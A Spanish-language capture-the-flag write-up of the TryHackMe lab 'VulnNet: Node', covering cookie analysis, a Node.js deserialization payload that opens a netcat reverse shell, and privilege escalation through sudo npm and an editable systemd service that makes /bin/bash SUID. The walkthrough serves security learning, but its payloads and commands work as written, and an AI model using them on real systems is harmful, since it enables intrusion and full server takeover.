
Vulnnet: node

domingo, 25 de abril de 2021 02:19




Nmap

```
PORT     STATE SERVICE VERSION
8080/tcp open  http    Node.js Express framework
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: VulnNet &ndash; Your reliable news source &ndash; Try Now!
MAC Address: 02:65:CB:5A:23:77 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Aggressive OS guesses: Linux 3.8 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network
Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32
(92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.8 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.38 ms vulnnet.thm (10.10.50.144)
```

Sólo un puerto abierto.. Será un ataque directo :P

En la página web descubrimos un panel de logeo, pero no pareciera enviar POST (sin no GET), y al poner **Let me back**
Regreso a la página original, pero me identifica como guest, así que mira la cookie.



Al examinarla vemos que trae datos serializados y cifrados en base64.

```
# echo "eyJ1c2VybmFtZSI6Ikd1ZXN0IiwiaXNHdWVzdCI6dHJ1ZSwiZW5jb2RpbmciOiAidXRmLTgifQ%3D%3D" |
base64 -d
{"username":"Guest","isGuest":true,"encoding": "utf-8"}base64: invalid input
# echo "eyJ1c2VybmFtZSI6Ikd1ZXN0IiwiaXNHdWVzdCI6dHJ1ZSwiZW5jb2RpbmciOiAidXRmLTgifQ==" |
base64 -d
{"username":"Guest","isGuest":true,"encoding": "utf-8"}
```

```
{"username":"Guest","isGuest":true,"encoding": "utf-8"}
```

Volví a extraer la cookie para generar un archivo y trabajar con él.


```
root@ip-10-10-145-123:~# curl 'http://vulnnet.thm:8080/' -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Ge
cko/20100101 Firefox/80.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H 'Accep
t-Language: en-US,en;q=0.5' --compressed -H 'Connection: keep-alive' -H 'Referer: http://vulnnet.thm:8080/login' -H 'Upgrade
-Insecure-Requests: 1' -H 'If-None-Match: W/"1daf-dPXia8DLlOwYnTXebWSDo/Cj9Co"' -c cookie
root@ip-10-10-145-123:~# cat cookie
# Netscape HTTP Cookie File
# https://curl.haxx.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

#HttpOnly_vulnnet.thm    FALSE   /       FALSE   1619333976      session eyJ1c2VybmFtZSI6Ikd1ZXN0IiwiaXNHdWVzdCI6dHJ1ZSwiZW5j
b2RpbmciOiAidXRmLTgifQ%3D%3D
```

Utilizando el típico payload de deserialización mezclado con reverse shell.


```
{"username":"_$$ND_FUNC$$_function (){\n \t
require('child_process').exec('rm /tmp/f;mkfifo
/tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 1010.145.123
4545 >/tmp/f')}()","isGuest":false,"encoding": "utf-8"}
```

La nueva instrucción la paso a base64 para dejarla como si fuera la nueva cookie. (en esta oportunidad preferí usar cyberchef, en vez de linea de comando, dado que había muchas comillas y backslashes, que podrían dañar mi instrucción.



Inicialmente la agregué al archivo de cookie que previamente había creado con curl, pero no me resultó, así que la pegué directamente en el navegador, y al refrescar la página, obtuve la shell.

Una vez estabilizada la tty, hacemos un sudo -l para ver los permisos y encontramos /npm que podía set ejecutado como serv-manage



Gtfobins indica una sugerencia para cuando uno debe escalar privilegios a root, es por ello que cuando utilizamos esta técnica no nos deja escribir en la carpeta creada temporalmente..
Para solucionar ello hay que agregar un comando chmod antes de tirar la instrucción final.

```
TF=$(mktemp -d)
echo '{"scripts": {"preinstall": "/bin/bash -p"}}' >$TF/package.json
chmod 777 /tmp/tmp* -R
sudo -u serv-manage /usr/bin/npm -C $TF i
```

```
www@vulnnet-node:/tmp$ TF=$(mktemp -d)
www@vulnnet-node:/tmp$ echo '{"scripts": {"preinstall": "/bin/bash -p"}}' > $TF/
package.json
www@vulnnet-node:/tmp$ chmod 777 /tmp/tmp* -R
chmod: changing permissions of '/tmp/tmp.7ZYIwqm7mU/package.json': Operation not
 permitted
chmod: changing permissions of '/tmp/tmp.7ZYIwqm7mU/package-lock.json': Operatio
n not permitted
www@vulnnet-node:/tmp$ sudo -u serv-manage /usr/bin/npm -C $TF --unsafe-perm i

> @ preinstall /tmp/tmp.xqMRklE0j9
> /bin/bash -p

serv-manage@vulnnet-node:/tmp/tmp.xqMRklE0j9$
```

Una vez como serv-manage, y revisar que no hay datos o pistas evidentes, ejecutamos sudo -l
Y encontramos que podemos detener, actualizar y activar un servicio particular, así que revisamos sus permisos a ver si podemos efitarlos.

```
serv-manage@vulnnet-node:~$ find / -name vulnnet-auto.timer 2>/dev/null
/etc/systemd/system/vulnnet-auto.timer
serv-manage@vulnnet-node:~$ find / -name vulnnet-auto.timer 2>/dev/null | xargs
ls -lha
-rw-rw-r-- 1 root serv-manage 167 Jan 24 16:59 /etc/systemd/system/vulnnet-auto.
timer
```

Podemos editarlo. Luego examinamos su contenido.

```
serv-manage@vulnnet-node:~$ find / -name vulnnet-auto.timer 2>/dev/null | xargs ls -lha
-rw-rw-r-- 1 root serv-manage 167 Jan 24 16:59 /etc/systemd/system/vulnnet-auto.timer
serv-manage@vulnnet-node:~$ cat /etc/systemd/system/vulnnet-auto.timer
[Unit]
Description=Run VulnNet utilities every 30 min

[Timer]
OnBootSec=0min
# 30 min job
OnCalendar=*:0/30
Unit=vulnnet-job.service

[Install]
WantedBy=basic.target

serv-manage@vulnnet-node:~$
serv-manage@vulnnet-node:~$ find / -name vulnnet-job.service 2>/dev/null | xargs ls -lha
-rw-rw-r-- 1 root serv-manage 197 Jan 24 21:40 /etc/systemd/system/vulnnet-job.service
serv-manage@vulnnet-node:~$ cat /etc/systemd/system/vulnnet-job.service
[Unit]
Description=Logs system statistics to the systemd journal
Wants=vulnnet-auto.timer

[Service]
# Gather system statistics
Type=forking
ExecStart=/bin/df

[Install]
WantedBy=multi-user.target
serv-manage@vulnnet-node:~$
```

Identificando la instruccción que se ejecuta procedemos a editarlo para que, dado los permisos temporales de root que tiene el servicio, cambie los atributos de /bin/bash a SUID

```
[Unit]
Description=Logs system statistics to the systemd journal
Wants=vulnnet-auto.timer

[Service]
# Gather system statistics
Type=forking
ExecStart=/bin/chmod 4777 /bin/bash

[Install]
WantedBy=multi-user.target
```

Luego, detenemos, actualizamos y volvemos a activar el servicio obteniendo la posibilidad de ejecutar /bin/bash como root y hacernos del servidor.

```
serv-manage@vulnnet-node:/tmp$ sudo /bin/systemctl stop vulnnet-auto.timer
serv-manage@vulnnet-node:/tmp$ sudo /bin/systemctl daemon-reload
serv-manage@vulnnet-node:/tmp$ sudo /bin/systemctl start vulnnet-auto.timer
serv-manage@vulnnet-node:/tmp$ ls -lha /bin/bash
-rwsrwxrwx 1 root root 1.1M Apr  4  2018 /bin/bash
serv-manage@vulnnet-node:/tmp$ nano /etc/systemd/system/vulnnet-job.service
serv-manage@vulnnet-node:/tmp$ /bin/bash -p
bash-4.4#
```


Active Machine Information
Title
VulnNet2 Node
IP Address
10.10.50.144
Expires
1h 07m 26s
Add 1 h
Terminate
100%
Task 1 VulnNet: Node
VulnNet Entertainment has moved its infrastructure and now they're confident that no breach will happen again. You're tasked to prove otherwise and penetrate their network.
Congratulations
You've completed the room!
Share on Twitter
Share on Facebook
Share on LinkedIn


98
443788
Users
20
Rank